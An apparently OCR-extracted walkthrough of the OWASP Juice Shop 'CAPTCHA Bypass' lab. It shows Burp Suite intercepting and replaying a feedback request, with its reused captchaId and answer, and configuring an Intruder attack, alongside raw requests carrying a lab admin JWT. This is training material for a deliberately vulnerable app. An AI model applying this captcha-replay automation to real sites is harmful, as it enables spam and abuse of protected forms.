
Broken Anti Automation in OWASP Juice Shop


Broken Anti Automation


CAPTCHA Bypass ★★★

Submit 10 or more customer feedbacks within 20 seconds.

Here in this task, we need to bypass the captcha authentication mechanism of the owasp juice shop

Going to the section which needs captcha verification

In customer feedback,


Customer Feedback

Author: ***in@juice-sh.op


Comment *

Max. 160 characters 0/160


Rating

CAPTCHA: What is 6-9+7 ?

Result *



write a feedback and intercept the request using burp suite


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.1.1 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Settings
Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
R...
Open browser
Request
Pretty Raw Hex
Inspector
Request attributes 2
Request query parameters 0
Request cookies 7
Request headers 12
Inspector
Notes
Search
0 highlights
Event log All issues
Memory: 140.6MB


```
Time      Type  Direction  Method  URL
23:44:0... HT... →  Request  POST   http://localhost.com:3000/api/Feedbacks/
23:44:1... HT... →  Request  GET    https://graph.microsoft.com/v1.0/me/drive/root/children?top=100&select=id,name,folder,lastModifiedDate...
```

```
ImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTcz0TY5Mjg0Mn0.DiwPNn995
3qdVrewv6Eb6BmxhWbBWVcwRPV9XRECK2hHcXQ0btmYFZEzNbRjB0r2Fa
FsGEQEv5hq27BNaH2W7Hgnmfe-ioc3ifC0bV0eZeLAyhd8gU2NyyzSx4h
ajG_eg4w2u-TYiSLi9YIl7ef0I_0iUFdKDMt30z7XucYP03U;
continueCode=
0YhVt8IkUWHptDcXIyTyFjfNHpI5TaDujjhRLtvzcZWIWnH07ukwhY7tB
2IN7F8DtZzcQpf0lSN9t29sKbCrwsPvi9Rc7zCqQuPphW7c0K
Connection: keep-alive

{
  "UserId":1,
  "captchaId":3,
  "captcha":"4",
  "comment":"test (***in@juice-sh.op)",
  "rating":5
}
```

It uses a captchaID


Sending the request to the repeater to see the web page response



```
ZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6I
mFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYm
Q3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV
4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIiLCJwcm9maWxlSW1hZ2Ui
OiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pb
i5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZW
F0ZWRBdCI6IjIwMjUtMDItMTYgMDc6Mjk6MzYuMjI4ICswMDowMCIsInV
wZGF0ZWRBdCI6IjIwMjUtMDItMTYgMDc6Mjk6MzYuMjI4ICswMDowMCIs
ImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTcz0TY5MjgOMn0.DiwPNn995
3qdVrewv6Eb6BmxhWbBWVcwRPV9XRECK2hHcXQ0btmYFZEzNbRjB0r2Fa
FsGEQEv5hq27BNaH2W7Hgmmfe-ioc3ifC0bV0eZeLAyhd8gU2NyyzSx4h
ajG_eg4w2u-TYiSLi9YI17ef0I_0iUFdKDMt30z7XucYP03U;
continueCode=
0YhVt8IkUWHptDcXIyTyFjfNHpI5TaDujjhRLtvzcZWIWnH07ukwhY7tB
2IN7F8DtZzcQpf01SN9t29sKbCrwsPvi9Rc7zCqQuPphW7c0K
Connection: keep-alive

{
  "UserId":1,
  "captchaId":3,
  "captcha":"4",
  "comment":"test (***in@juice-sh.op)",
  "rating":5
}
```


forwarding this request to see the response through repeater



```
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: /api/Feedbacks/10
Content-Type: application/json; charset=utf-8
Content-Length: 174
ETag: W/"ae-9dON2Q0MJStpdEuHlHzbB+yRwCM"
Vary: Accept-Encoding
Date: Mon, 17 Feb 2025 18:15:48 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "status":"success",
  "data":{
    "id":10,
    "UserId":1,
    "comment":"test (***in@juice-sh.op)",
    "rating":5,
    "updatedAt":"2025-02-17T18:15:48.000Z",
    "createdAt":"2025-02-17T18:15:48.000Z"
```

the response is success
sending the request to the intruder for brute forcing the feedback



Sniper attack


Target: http://localhost.com:3000

[✓] Update Host header to match target

```
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: http://localhost.com:3000
Referer: http://localhost.com:3000/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCodeFindIt=
dqMPBNPlDMWmwGYJyzx3VLE96e4K7otOr4boQaqvgdpX70kj0lK5n2RrvD0b; continueCodeFixIt=
YLVenN45mBzowPkqM6RVjEK8ZDajNRI4XaX0gWe7LY92y3J1Gbvpdr0QE9Pb; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiL
CJlbWFpbCI6ImFkbWluQGplaWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJ
vbGUiOiJhZGlpbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL
2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZGlpbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI
6IjIwMjUtMDItMTYgMDc6Mjk6MzYuMjI4ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjUtMDItMTYgMDc6Mjk6MzYuMjI4ICswMDowM
CIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTcz0TY5MjgOMn0.DiwPNn9953qdVrewv6Eb6BmxhWbBWVcwRPV9XRECK2hHcXQ0btm
YFZEzNbRjBOr2FaFsGEQEv5hq27BNaH2W7Hgnmfe-ioc3ifC0bV0eZeLAyhd8gU2NyyzSx4hajG_eg4w2u-TYiSLi9YIl7ef0I_0iU
FdKDMt30z7XucYP03U; continueCode=
0YhVt8IkUWHptDcXIyTyFjfNHpI5TaDujjhRLtvzcZWIWnH07ukwhY7tB2IN7F8DtZzcQpf01SN9t29sKbCrwsPvi9Rc7zCqQuPphW
7c0K
Connection: keep-alive

{"UserId":1,"captchaId":3,"captcha":"4","comment":"test (***in@juice-sh.op)","rating":5}
```

Now go to payload


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.1.1 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Settings
Logger Organizer Extensions Learn
Sniper attack
Start attack
Target
Update Host header to match target
Positions Add § Clear §
Paste
Load...
Remove
Clear
Deduplicate
Add
Enter a new item
Add from list... [Pro version only]
0 highlights 0 payload positions
Event log All issues
Memory: 155.4MB
Payloads
Resource pool
Settings

```
jcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImN
yZWF0ZWRBdCI6IjIwMjUtMDItMTYgMDc6Mjk
6MzYuMjI4ICswMDowMCIsInVwZGF0ZWRBdCI
6IjIwMjUtMDItMTYgMDc6Mjk6MzYuMjI4ICs
wMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sIml
hdCI6MTcz0TY5MjgOMn0.DiwPNn9953qdVre
wv6Eb6BmxhWbBWVcwRPV9XRECK2hHcXQ0btm
YFZEzNbRjB0r2FaFsGEQEv5hq27BNaH2W7Hg
nmfe-ioc3ifC0bV0eZeLAyhd8gU2NyyzSx4h
ajG_eg4w2u-TYiSLi9YI17ef0I_0iUFdKDMt
30z7XucYP03U
User-Agent: Mozilla/5.0 (Windows NT
10.0; Win64; x64) AppleWebKit/537.36
 (KHTML, like Gecko)
Chrome/132.0.0.0 Safari/537.36
Accept: application/json,
text/plain, */*
Content-Type: application/json
Origin: http://localhost.com:3000
Referer: http://localhost.com:3000/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
```

Payloads


Payload position: No payload positions configured
Payload type: Simple list
Payload count: 0
Request count: 0

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Payload processing

